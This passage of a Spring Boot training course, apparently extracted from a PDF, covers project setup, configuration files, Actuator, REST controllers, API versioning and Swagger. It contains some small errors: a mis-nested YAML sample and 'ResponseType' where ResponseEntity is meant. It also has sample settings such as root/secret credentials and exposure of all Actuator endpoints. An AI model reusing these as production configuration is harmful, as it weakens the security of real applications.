
## Method 2: Using IntelliJ IDEA

1. File → New → Project
2. Select "Spring Initializr"
3. Configure project settings
4. Select dependencies
5. Click Finish

## Method 3: Using Spring Boot CLI

```
spring init --dependencies=web,data-jpa,mysql --build=maven demo
cd demo
mvn spring-boot:run
```

## 2. Project Structure Explained



```

    └── java/
        └── com/example/demo/
            └── DemoApplicationTests.java           ← Test classes
    └── target/                                ← Compiled classes (generated)
    └── .mvn/                                   ← Maven wrapper files
    └── mvnw                                    ← Maven wrapper (Unix)
    └── mvnw.cmd                               ← Maven wrapper (Windows)
    └── pom.xml                                ← Maven dependencies
    └── README.md

```

## Key Files:

**DemoApplication.java** - Main entry point

```

package com.example.demo;

import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;

@SpringBootApplication // Combines @Configuration, @EnableAutoConfiguration,
@ComponentScan
public class DemoApplication {
    public static void main(String[] args) {
        SpringApplication.run(DemoApplication.class, args);
    }
}

```

**pom.xml** - Maven configuration

```

<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0">
    <modelVersion>4.0.0</modelVersion>

    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>3.2.0</version>
    </parent>

    <groupId>com.example</groupId>
    <artifactId>demo</artifactId>
    <version>0.0.1-SNAPSHOT</version>

    <dependencies>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-web</artifactId>
        </dependency>
    </dependencies>
</project>

```

### 3. application.properties vs application.yml

#### 3.1 application.properties (Traditional)

```
# Server configuration
server.port=8080
server.servlet.context-path=/api

# Database configuration
spring.datasource.url=jdbc:mysql://localhost:3306/mydb
spring.datasource.username=root
spring.datasource.password=secret
spring.datasource.driver-class-name=com.mysql.cj.jdbc.Driver

# JPA configuration
spring.jpa.hibernate.ddl-auto=update
spring.jpa.show-sql=true
spring.jpa.properties.hibernate.format_sql=true

# Logging
logging.level.root=INFO
logging.level.com.example.demo=DEBUG
logging.file.name=logs/application.log

# Custom properties
app.name=My Application
app.version=1.0.0
```

#### 3.2 application.yml (Hierarchical)

```
server:
  port: 8080
  servlet:
    context-path: /api

spring:
  datasource:
    url: jdbc:mysql://localhost:3306/mydb
    username: root
    password: secret
    driver-class-name: com.mysql.cj.jdbc.Driver

  jpa:
    hibernate:
      ddl-auto: update
      show-sql: true
      properties:
        hibernate:
```

```

format_sql: true

logging:
  level:
    root: INFO
    com.example.demo: DEBUG
  file:
    name: logs/application.log

app:
  name: My Application
  version: 1.0.0

```

## Which to use?

- **Properties** - Simple, flat structure
  - **YAML** - Better for complex, nested configurations
- 

## 4. Auto-Configuration Magic

**Spring Boot auto-configures based on:**

1. **Dependencies in classpath** (pom.xml)
2. **Existing beans**
3. **Property values**

**Example: Adding Web Starter**

```

<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-web</artifactId>
</dependency>

```

**Auto-configures:**

- Embedded Tomcat server
- Spring MVC DispatcherServlet
- Jackson for JSON conversion
- Error handling
- Static content serving

**Example: Adding JPA Starter**

```

<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-data-jpa</artifactId>
</dependency>
<dependency>
  <groupId>mysql</groupId>

```

```
<artifactId>mysql-connector-java</artifactId>
</dependency>
```

### Auto-configures:

- DataSource
- EntityManagerFactory
- TransactionManager
- JPA repository support

### Viewing Auto-Configuration Report:

```
# application.properties
debug=true

# Or run with:
java -jar app.jar --debug
```

### Disabling Specific Auto-Configuration:

```
@SpringBootApplication(exclude = {DataSourceAutoConfiguration.class})
public class DemoApplication {
    public static void main(String[] args) {
        SpringApplication.run(DemoApplication.class, args);
    }
}
```

## 5. Spring Boot Starters

**Starters** = Pre-configured dependency bundles.

### Common Starters:

```
<!-- Web applications & REST APIs -->
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-web</artifactId>
</dependency>

<!-- Database access with JPA -->
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-data-jpa</artifactId>
</dependency>

<!-- Security (authentication & authorization) -->
<dependency>
```

```

<groupId>org.springframework.boot</groupId>
<artifactId>spring-boot-starter-security</artifactId>
</dependency>

<!-- Testing -->
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-test</artifactId>
    <scope>test</scope>
</dependency>

<!-- Validation -->
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-validation</artifactId>
</dependency>

<!-- Email -->
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-mail</artifactId>
</dependency>

<!-- Caching -->
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-cache</artifactId>
</dependency>

<!-- Actuator (monitoring & metrics) -->
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-actuator</artifactId>
</dependency>

<!-- WebSocket -->
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-websocket</artifactId>
</dependency>

<!-- Thymeleaf (HTML templates) -->
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-thymeleaf</artifactId>
</dependency>

```

---

## 6. CommandLineRunner & ApplicationRunner

Run code after application startup.

### 6.1 CommandLineRunner

```

import org.springframework.boot.CommandLineRunner;
import org.springframework.stereotype.Component;

@Component
public class DataLoader implements CommandLineRunner {

    private final UserRepository userRepository;

    public DataLoader(UserRepository userRepository) {
        this.userRepository = userRepository;
    }

    @Override
    public void run(String... args) throws Exception {
        // This runs after application starts
        System.out.println("Application started! Loading initial data...");

        User user1 = new User("John", "john@email.com");
        User user2 = new User("Jane", "jane@email.com");

        userRepository.save(user1);
        userRepository.save(user2);

        System.out.println("Initial data loaded!");
    }
}

```

## 6.2 ApplicationRunner

```

import org.springframework.boot.ApplicationArguments;
import org.springframework.boot.ApplicationRunner;
import org.springframework.stereotype.Component;

@Component
public class StartupRunner implements ApplicationRunner {

    @Override
    public void run(ApplicationArguments args) throws Exception {
        System.out.println("Application started!");

        // Access command line arguments
        if (args.containsOption("debug")) {
            System.out.println("Debug mode enabled");
        }

        // Non-option arguments
        args.getNonOptionArgs().forEach(arg ->
            System.out.println("Arg: " + arg)
        );
    }
}

```

```
}
```

### 6.3 Multiple Runners with Order

```
@Component
@Order(1) // Runs first
public class FirstRunner implements CommandLineRunner {
    @Override
    public void run(String... args) {
        System.out.println("First runner");
    }
}

@Component
@Order(2) // Runs second
public class SecondRunner implements CommandLineRunner {
    @Override
    public void run(String... args) {
        System.out.println("Second runner");
    }
}
```

## 7. Spring Boot DevTools

**Auto-restart and live reload for development.**

**Add Dependency:**

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-devtools</artifactId>
    <scope>runtime</scope>
    <optional>true</optional>
</dependency>
```

**Features:**

### 1. Automatic Restart

- Watches for classpath changes
- Restarts application automatically
- Faster than stopping and starting manually

### 2. LiveReload

- Browser plugin for automatic page refresh

- No need to manually refresh browser

### 3. Property Defaults

- Caching disabled in development
- Template caching off
- Better error pages

### 4. Remote Debugging

#### Configuration:

```
# application.properties

# Disable restart (if needed)
spring.devtools.restart.enabled=false

# Exclude specific paths from triggering restart
spring.devtools.restart.exclude=static/**,public/**

# Additional paths to watch
spring.devtools.restart.additional-paths=src/main/resources
```

#### IntelliJ IDEA Setup:

1. Settings → Build, Execution, Deployment → Compiler
2. Check "Build project automatically"
3. Settings → Advanced Settings
4. Check "Allow auto-make to start even if developed application is running"

## 8. Actuator Endpoints

**Monitor and manage application in production.**

#### Add Dependency:

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-actuator</artifactId>
</dependency>
```

#### Configuration:

```
# application.properties

# Expose all endpoints
```

```
management.endpoints.web.exposure.include=*

# Or specific endpoints
management.endpoints.web.exposure.include=health,info,metrics

# Base path
management.endpoints.web.base-path=/actuator

# Port (optional - use different port)
management.server.port=9090
```

## Common Endpoints:

### 1. Health Check

```
GET http://localhost:8080/actuator/health
```

Response:

```
{
  "status": "UP",
  "components": {
    "db": {
      "status": "UP",
      "details": {
        "database": "MySQL",
        "validationQuery": "isValid()"
      }
    },
    "diskSpace": {
      "status": "UP"
    }
  }
}
```

### 2. Info

```
# application.properties
info.app.name=My Application
info.app.version=1.0.0
info.app.description=Demo application
```

```
GET http://localhost:8080/actuator/info
```

Response:

```
{
  "app": {
    "name": "My Application",
    "version": "1.0.0",
```

```
        "description": "Demo application"
    }
}
```

### 3. Metrics

```
GET http://localhost:8080/actuator/metrics
```

Response:

```
{
  "names": [
    "jvm.memory.used",
    "jvm.threads.live",
    "http.server.requests",
    "system.cpu.usage"
  ]
}
```

```
GET http://localhost:8080/actuator/metrics/jvm.memory.used
```

### 4. Environment

```
GET http://localhost:8080/actuator/env
```

### 5. Beans

```
GET http://localhost:8080/actuator/beans
# Lists all Spring beans
```

### 6. Mappings

```
GET http://localhost:8080/actuator/mappings
# Lists all @RequestMapping paths
```

#### Custom Health Indicator:

```
import org.springframework.boot.actuate.health.Health;
import org.springframework.boot.actuate.health.HealthIndicator;
import org.springframework.stereotype.Component;

@Component
public class CustomHealthIndicator implements HealthIndicator {

    @Override
```

```

public Health health() {
    // Custom health check logic
    boolean isHealthy = checkExternalService();

    if (isHealthy) {
        return Health.up()
            .withDetail("externalService", "Available")
            .build();
    } else {
        return Health.down()
            .withDetail("externalService", "Unavailable")
            .build();
    }
}

private boolean checkExternalService() {
    // Check if external service is available
    return true;
}
}

```

## Securing Actuator Endpoints:

```

import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.web.SecurityFilterChain;

@Configuration
public class ActuatorSecurityConfig {

    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
        http
            .authorizeHttpRequests(auth -> auth
                .requestMatchers("/actuator/**").hasRole("ADMIN")
                .anyRequest().permitAll()
            );
        return http.build();
    }
}

```

---

## Practice Exercises

**Exercise 1:** Create a Spring Boot project with Web, JPA, and MySQL dependencies.

**Exercise 2:** Create a CommandLineRunner that loads 5 sample users into the database.

**Exercise 3:** Configure application.yml with custom port (8081) and context path (/myapp).

**Exercise 4:** Add DevTools and test automatic restart by modifying a controller.

**Exercise 5:** Add Actuator and access /actuator/health and /actuator/metrics endpoints.

**Exercise 6:** Create a custom health indicator that checks if a file exists.

---

## Key Takeaways

1. **start.spring.io** - Quick project generation
  2. **@SpringBootApplication** - Combines @Configuration, @EnableAutoConfiguration, @ComponentScan
  3. **Project structure** - Organized by layers (controller, service, repository, model)
  4. **application.yml** - Hierarchical configuration (better than .properties)
  5. **Auto-configuration** - Spring Boot configures based on dependencies
  6. **Starters** - Pre-configured dependency bundles
  7. **CommandLineRunner** - Execute code after startup
  8. **DevTools** - Auto-restart for faster development
  9. **Actuator** - Production monitoring and management
  10. **Health checks** - Monitor application and dependencies
- 

## Module 3.4: Building REST APIs with Spring Boot (10 hours)

**Objective:** Build professional RESTful APIs with proper HTTP methods, status codes, and documentation.

---

### 1. RESTful API Design Principles

**REST (Representational State Transfer)** = Architectural style for designing networked applications.

**Core Principles:**

#### 1. Client-Server Architecture

- Client and server are separate
- They communicate over HTTP

#### 2. Stateless

- Each request contains all information needed
- Server doesn't store session data

#### 3. Cacheable

- Responses should indicate if they're cacheable

#### 4. Uniform Interface

- Use standard HTTP methods
- Resource-based URLs

#### 5. Layered System

- Client doesn't know if it's connected to end server or intermediary

## 6. Resource-Based

- Everything is a resource (users, products, orders)
- Resources have URLs

### REST API Best Practices:

✓ GOOD URLs (Nouns, plural):

GET /api/users	- Get all users
GET /api/users/123	- Get user with ID 123
POST /api/users	- Create new user
PUT /api/users/123	- Update user 123
DELETE /api/users/123	- Delete user 123
GET /api/users/123/orders	- Get orders for user 123

✗ BAD URLs (Verbs, inconsistent):

GET /api/getUser?id=123
POST /api/createNewUser
GET /api/user_list
DELETE /api/removeUserById/123

## 2. @RestController vs @Controller

### @Controller (Traditional MVC)

```
@Controller
public class UserViewController {

    @GetMapping("/users")
    public String listUsers(Model model) {
        model.addAttribute("users", userService.getAllUsers());
        return "users"; // Returns view name (users.html)
    }
}
```

### @RestController (REST API)

```
@RestController // = @Controller + @ResponseBody
@RequestMapping("/api/users")
public class UserRestController {

    @GetMapping
    public List<User> getAllUsers() {
        return userService.getAllUsers(); // Returns JSON directly
    }
}
```

```
    }  
}
```

**@RestController** = **@Controller** + **@ResponseBody** on every method

---

### 3. HTTP Method Mapping

#### CRUD Operations

```
@RestController  
@RequestMapping("/api/users")  
public class UserController {  
  
    private final UserService userService;  
  
    public UserController(UserService userService) {  
        this.userService = userService;  
    }  
  
    // CREATE - POST  
    @PostMapping  
    public User createUser(@RequestBody User user) {  
        return userService.save(user);  
    }  
  
    // READ ALL - GET  
    @GetMapping  
    public List<User> getAllUsers() {  
        return userService.findAll();  
    }  
  
    // READ ONE - GET  
    @GetMapping("/{id}")  
    public User getUserId(@PathVariable Long id) {  
        return userService.findById(id);  
    }  
  
    // UPDATE - PUT (full update)  
    @PutMapping("/{id}")  
    public User updateUser(@PathVariable Long id, @RequestBody User user) {  
        return userService.update(id, user);  
    }  
  
    // PARTIAL UPDATE - PATCH  
    @PatchMapping("/{id}")  
    public User partialUpdate(@PathVariable Long id, @RequestBody Map<String,  
Object> updates) {  
        return userService.partialUpdate(id, updates);  
    }  
  
    // DELETE - DELETE
```

```

    @DeleteMapping("/{id}")
    public void deleteUser(@PathVariable Long id) {
        userService.delete(id);
    }
}

```

## HTTP Method Summary:

Method	Purpose	Idempotent?	Safe?
GET	Retrieve data	Yes	Yes
POST	Create resource	No	No
PUT	Update (full)	Yes	No
PATCH	Update (partial)	No	No
DELETE	Delete resource	Yes	No

**Idempotent** = Multiple identical requests have same effect as single request

**Safe** = Doesn't modify data

---

## 4. @PathVariable & @RequestParam

### @PathVariable - Part of URL path

```

@RestController
@RequestMapping("/api")
public class ProductController {

    // GET /api/products/123
    @GetMapping("/products/{id}")
    public Product getProduct(@PathVariable Long id) {
        return productService.findById(id);
    }

    // GET /api/users/john/orders/456
    @GetMapping("/users/{username}/orders/{orderId}")
    public Order getUserOrder(
        @PathVariable String username,
        @PathVariable Long orderId
    ) {
        return orderService.findByUsernameAndId(username, orderId);
    }

    // GET /api/categories/electronics/products/laptop
    @GetMapping("/categories/{category}/products/{productName}")
    public Product getProductByCategory(
        @PathVariable String category,
        @PathVariable String productName
    ) {

```

```

        return productService.findByCategoryAndName(category, productName);
    }
}

```

### **@RequestParam - Query parameters**

```

@RestController
@RequestMapping("/api/products")
public class ProductSearchController {

    // GET /api/products?name=laptop
    @GetMapping
    public List<Product> searchProducts(@RequestParam String name) {
        return productService.findByName(name);
    }

    // GET /api/products?category=electronics&minPrice=100&maxPrice=1000
    @GetMapping("/search")
    public List<Product> advancedSearch(
        @RequestParam String category,
        @RequestParam BigDecimal minPrice,
        @RequestParam BigDecimal maxPrice
    ) {
        return productService.search(category, minPrice, maxPrice);
    }

    // Optional parameters with defaults
    @GetMapping("/list")
    public List<Product> listProducts(
        @RequestParam(defaultValue = "0") int page,
        @RequestParam(defaultValue = "10") int size,
        @RequestParam(defaultValue = "name") String sortBy,
        @RequestParam(required = false) String category
    ) {
        return productService.findAll(page, size, sortBy, category);
    }
}

```

### **PathVariable vs RequestParam:**

```

@PathVariable: /api/users/123 (required part of URL)
@RequestParam: /api/users?id=123 (optional query parameter)

```

---

## **5. @RequestBody & @ResponseBody**

### **@RequestBody - Parse JSON from request**

```

@RestController
@RequestMapping("/api/users")
public class UserController {

    // Receives JSON in request body
    @PostMapping
    public User createUser(@RequestBody User user) {
        return userService.save(user);
    }

    // Request body validation
    @PostMapping("/register")
    public User register(@Valid @RequestBody UserRegistrationRequest request) {
        return userService.register(request);
    }
}

```

## Request:

```

POST /api/users
Content-Type: application/json

{
    "name": "John Doe",
    "email": "john@example.com",
    "age": 30
}

```

## @ResponseBody - Return JSON (automatic with @RestController)

```

@Controller // Without @RestController
public class LegacyController {

    @GetMapping("/api/users")
    @ResponseBody // Needed to return JSON
    public List<User> getUsers() {
        return userService.findAll();
    }
}

```

---

## 6. ResponseEntity & HTTP Status Codes

**ResponseEntity** = Full control over HTTP response (status, headers, body).

```
@RestController
@RequestMapping("/api/users")
public class UserController {

    private final UserService userService;

    public UserController(UserService userService) {
        this.userService = userService;
    }

    // 200 OK
    @GetMapping("/{id}")
    public ResponseEntity<User> getUser(@PathVariable Long id) {
        User user = userService.findById(id);
        return ResponseEntity.ok(user);
    }

    // 201 Created
    @PostMapping
    public ResponseEntity<User> createUser(@RequestBody User user) {
        User savedUser = userService.save(user);
        return ResponseEntity
            .status(HttpStatus.CREATED)
            .body(savedUser);
    }

    // 204 No Content
    @DeleteMapping("/{id}")
    public ResponseEntity<Void> deleteUser(@PathVariable Long id) {
        userService.delete(id);
        return ResponseEntity.noContent().build();
    }

    // 404 Not Found
    @GetMapping("/email/{email}")
    public ResponseEntity<User> getUserByEmail(@PathVariable String email) {
        Optional<User> user = userService.findByEmail(email);
        return user
            .map(ResponseEntity::ok)
            .orElse(ResponseEntity.notFound().build());
    }

    // 400 Bad Request
    @PostMapping("/validate")
    public ResponseEntity<String> validateUser(@RequestBody User user) {
        if (user.getAge() < 18) {
            return ResponseEntity
                .badRequest()
                .body("User must be at least 18 years old");
        }
        userService.save(user);
        return ResponseEntity.ok("User created successfully");
    }
}
```

```

// Custom headers
@GetMapping("/{id}/download")
public ResponseEntity<byte[]> downloadUserData(@PathVariable Long id) {
    byte[] data = userService.exportUserData(id);

    return ResponseEntity.ok()
        .header("Content-Type", "application/pdf")
        .header("Content-Disposition", "attachment; filename=user_" + id +
".pdf")
        .body(data);
}
}

```

## Common HTTP Status Codes:

### 2xx Success:

- **200 OK** - Request successful
- **201 Created** - Resource created
- **204 No Content** - Successful, no response body

### 4xx Client Errors:

- **400 Bad Request** - Invalid request
- **401 Unauthorized** - Authentication required
- **403 Forbidden** - No permission
- **404 Not Found** - Resource not found
- **409 Conflict** - Duplicate resource

### 5xx Server Errors:

- **500 Internal Server Error** - Server error
- **503 Service Unavailable** - Server down

## 7. Content Negotiation (JSON, XML)

Multiple response formats based on Accept header.

Add XML dependency:

```

<dependency>
    <groupId>com.fasterxml.jackson.dataformat</groupId>
    <artifactId>jackson-dataformat-xml</artifactId>
</dependency>

```

**Controller:**

```

@RestController
@RequestMapping("/api/users")

```

```

public class UserController {

    @GetMapping(value = "/{id}", produces = {
        MediaType.APPLICATION_JSON_VALUE,
        MediaType.APPLICATION_XML_VALUE
    })
    public User getUser(@PathVariable Long id) {
        return userService.findById(id);
    }

    @PostMapping(
        consumes = {MediaType.APPLICATION_JSON_VALUE,
        MediaType.APPLICATION_XML_VALUE},
        produces = {MediaType.APPLICATION_JSON_VALUE,
        MediaType.APPLICATION_XML_VALUE}
    )
    public User createUser(@RequestBody User user) {
        return userService.save(user);
    }
}

```

### Request JSON:

GET /api/users/1  
Accept: application/json

Response:

```
{
  "id": 1,
  "name": "John"
}
```

### Request XML:

GET /api/users/1

Accept: application/xml

Response:

```
<User>
  <id>1</id>
  <name>John</name>
</User>
```

## 8. HATEOAS Basics

**HATEOAS** = Hypermedia As The Engine Of Application State

**Idea:** Include links to related resources in responses.

## Add dependency:

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-hateoas</artifactId>
</dependency>
```

## Example:

```
import org.springframework.hateoas.EntityModel;
import org.springframework.hateoas.Link;
import static org.springframework.hateoas.server.mvc.WebMvcLinkBuilder.*;

@RestController
@RequestMapping("/api/users")
public class UserController {

    @GetMapping("/{id}")
    public EntityModel<User> getUser(@PathVariable Long id) {
        User user = userService.findById(id);

        // Add links
        EntityModel<User> resource = EntityModel.of(user);

        resource.add(linkTo(methodOn(UserController.class).getUser(id)).withSelfRel());
        resource.add(linkTo(methodOn(UserController.class).getAllUsers()).withRel("all-users"));

        resource.add(linkTo(methodOn(OrderController.class).getUserOrders(id)).withRel("orders"));

        return resource;
    }
}
```

## Response:

```
{
    "id": 1,
    "name": "John Doe",
    "email": "john@example.com",
    "_links": {
        "self": {
            "href": "http://localhost:8080/api/users/1"
        },
        "all-users": {
            "href": "http://localhost:8080/api/users"
        }
    }
}
```

```

        },
        "orders": {
            "href": "http://localhost:8080/api/users/1/orders"
        }
    }
}

```

## 9. API Versioning Strategies

### Strategy 1: URI Versioning (Most Common)

```

@RestController
@RequestMapping("/api/v1/users")
public class UserControllerV1 {
    @GetMapping("/{id}")
    public UserV1 getUser(@PathVariable Long id) {
        return userService.findByIdV1(id);
    }
}

@RestController
@RequestMapping("/api/v2/users")
public class UserControllerV2 {
    @GetMapping("/{id}")
    public UserV2 getUser(@PathVariable Long id) {
        return userService.findByIdV2(id);
    }
}

```

### Strategy 2: Request Parameter

```

@RestController
@RequestMapping("/api/users")
public class UserController {

    @GetMapping(value = "/{id}", params = "version=1")
    public UserV1 getUserV1(@PathVariable Long id) {
        return userService.findByIdV1(id);
    }

    @GetMapping(value = "/{id}", params = "version=2")
    public UserV2 getUserV2(@PathVariable Long id) {
        return userService.findByIdV2(id);
    }
}

// Usage: GET /api/users/1?version=2

```

### Strategy 3: Header Versioning

```
@RestController
@RequestMapping("/api/users")
public class UserController {

    @GetMapping(value = "/{id}", headers = "X-API-VERSION=1")
    public UserV1 getUserV1(@PathVariable Long id) {
        return userService.findByIdV1(id);
    }

    @GetMapping(value = "/{id}", headers = "X-API-VERSION=2")
    public UserV2 getUserV2(@PathVariable Long id) {
        return userService.findByIdV2(id);
    }
}

// Request header: X-API-VERSION: 2
```

### Strategy 4: Accept Header (Content Negotiation)

```
@RestController
@RequestMapping("/api/users")
public class UserController {

    @GetMapping(value = "/{id}", produces = "application/vnd.company.app-v1+json")
    public UserV1 getUserV1(@PathVariable Long id) {
        return userService.findByIdV1(id);
    }

    @GetMapping(value = "/{id}", produces = "application/vnd.company.app-v2+json")
    public UserV2 getUserV2(@PathVariable Long id) {
        return userService.findByIdV2(id);
    }
}

// Accept: application/vnd.company.app-v2+json
```

**Recommendation:** URI versioning (/api/v1/, /api/v2/) is most common and easiest.

## 10. Swagger/OpenAPI Documentation (SpringDoc)

Add dependency:

```
<dependency>
    <groupId>org.springdoc</groupId>
    <artifactId>springdoc-openapi-starter-webmvc-ui</artifactId>
```

```
<version>2.2.0</version>
</dependency>
```

## Configuration:

```
# application.properties
springdoc.api-docs.path=/api-docs
springdoc.swagger-ui.path=/swagger-ui.html
springdoc.swagger-ui.operationsSorter=method
```

## Annotate your API:

```
import io.swagger.v3.oas.annotations.Operation;
import io.swagger.v3.oas.annotations.Parameter;
import io.swagger.v3.oas.annotations.tags.Tag;
import io.swagger.v3.oas.annotations.responses.ApiResponse;

@RestController
@RequestMapping("/api/users")
@Tag(name = "User Management", description = "APIs for managing users")
public class UserController {

    @Operation(
        summary = "Get user by ID",
        description = "Returns a single user by their ID"
    )
    @ApiResponse(responseCode = "200", description = "User found")
    @ApiResponse(responseCode = "404", description = "User not found")
    @GetMapping("/{id}")
    public User getUser(
        @Parameter(description = "User ID", required = true)
        @PathVariable Long id
    ) {
        return userService.findById(id);
    }

    @Operation(summary = "Create a new user")
    @ApiResponse(responseCode = "201", description = "User created")
    @PostMapping
    public ResponseEntity<User> createUser(@RequestBody User user) {
        User savedUser = userService.save(user);
        return ResponseEntity.status(HttpStatus.CREATED).body(savedUser);
    }
}
```

## OpenAPI Configuration:

```

import io.swagger.v3.oas.models.OpenAPI;
import io.swagger.v3.oas.models.info.Info;
import io.swagger.v3.oas.models.info.Contact;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;

@Configuration
public class OpenAPIConfig {

    @Bean
    public OpenAPI customOpenAPI() {
        return new OpenAPI()
            .info(new Info()
                .title("User Management API")
                .version("1.0")
                .description("API for managing users in the system")
                .contact(new Contact()
                    .name("API Support")
                    .email("support@example.com"))));
    }
}

```

### Access Swagger UI:

<http://localhost:8080/swagger-ui.html>

### Complete REST API Example

#### Entity:

```

@Entity
@Table(name = "products")
public class Product {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    private String name;
    private String description;
    private BigDecimal price;
    private Integer stock;

    // Constructors, getters, setters
}

```

#### Repository:

```

public interface ProductRepository extends JpaRepository<Product, Long> {
    List<Product> findByNameContaining(String name);
}

```

### Service:

```

@Service
public class ProductService {
    private final ProductRepository repository;

    public ProductService(ProductRepository repository) {
        this.repository = repository;
    }

    public List<Product> findAll() {
        return repository.findAll();
    }

    public Product findById(Long id) {
        return repository.findById(id)
            .orElseThrow(() -> new ResourceNotFoundException("Product not
found"));
    }

    public Product save(Product product) {
        return repository.save(product);
    }

    public void delete(Long id) {
        repository.deleteById(id);
    }
}

```

### Controller:

```

@RestController
@RequestMapping("/api/products")
@Tag(name = "Product API")
public class ProductController {

    private final ProductService productService;

    public ProductController(ProductService productService) {
        this.productService = productService;
    }

    @GetMapping
    public ResponseEntity<List<Product>> getAllProducts() {
        return ResponseEntity.ok(productService.findAll());
    }
}

```

```

}

@GetMapping("/{id}")
public ResponseEntity<Product> getProduct(@PathVariable Long id) {
    return ResponseEntity.ok(productService.findById(id));
}

@PostMapping
public ResponseEntity<Product> createProduct(@Valid @RequestBody Product
product) {
    Product saved = productService.save(product);
    return ResponseEntity.status(HttpStatus.CREATED).body(saved);
}

@PutMapping("/{id}")
public ResponseEntity<Product> updateProduct(
    @PathVariable Long id,
    @Valid @RequestBody Product product
) {
    product.setId(id);
    return ResponseEntity.ok(productService.save(product));
}

@DeleteMapping("/{id}")
public ResponseEntity<Void> deleteProduct(@PathVariable Long id) {
    productService.delete(id);
    return ResponseEntity.noContent().build();
}
}

```

## Practice Exercises

**Exercise 1:** Create a REST API for managing books (CRUD operations).

**Exercise 2:** Add pagination and sorting to the GET all books endpoint.

**Exercise 3:** Implement search functionality using `@RequestParam` (search by title, author).

**Exercise 4:** Add Swagger documentation to your API.

**Exercise 5:** Implement API versioning (v1 and v2) with different response structures.

## Key Takeaways

1. **RESTful principles** - Use nouns for URLs, standard HTTP methods
2. **@RestController** - Automatically converts responses to JSON
3. **@PathVariable** - Extract values from URL path
4. **@RequestParam** - Extract query parameters
5. **@RequestBody** - Parse JSON from request body
6. **ResponseType** - Full control over HTTP response
7. **HTTP status codes** - 200 OK, 201 Created, 404 Not Found, etc.

8. **Content negotiation** - Support multiple formats (JSON, XML)
  9. **API versioning** - URL versioning most common (/api/v1/, /api/v2/)
  10. **Swagger/OpenAPI** - Automatic API documentation
- 

## Module 3.5: Database Access with Spring Data JPA (12 hours)

### 3.5.1 Introduction to JPA and Hibernate

#### What is JPA?

**JPA (Java Persistence API)** is a **specification** (not an implementation) that defines how Java objects should be mapped to relational database tables. It provides a standard way to interact with databases using Java objects instead of writing SQL queries directly.

Think of JPA as a **contract** or **rulebook** that says "if you want to save Java objects to a database, here are the rules you must follow." Different companies can create their own implementations of these rules.

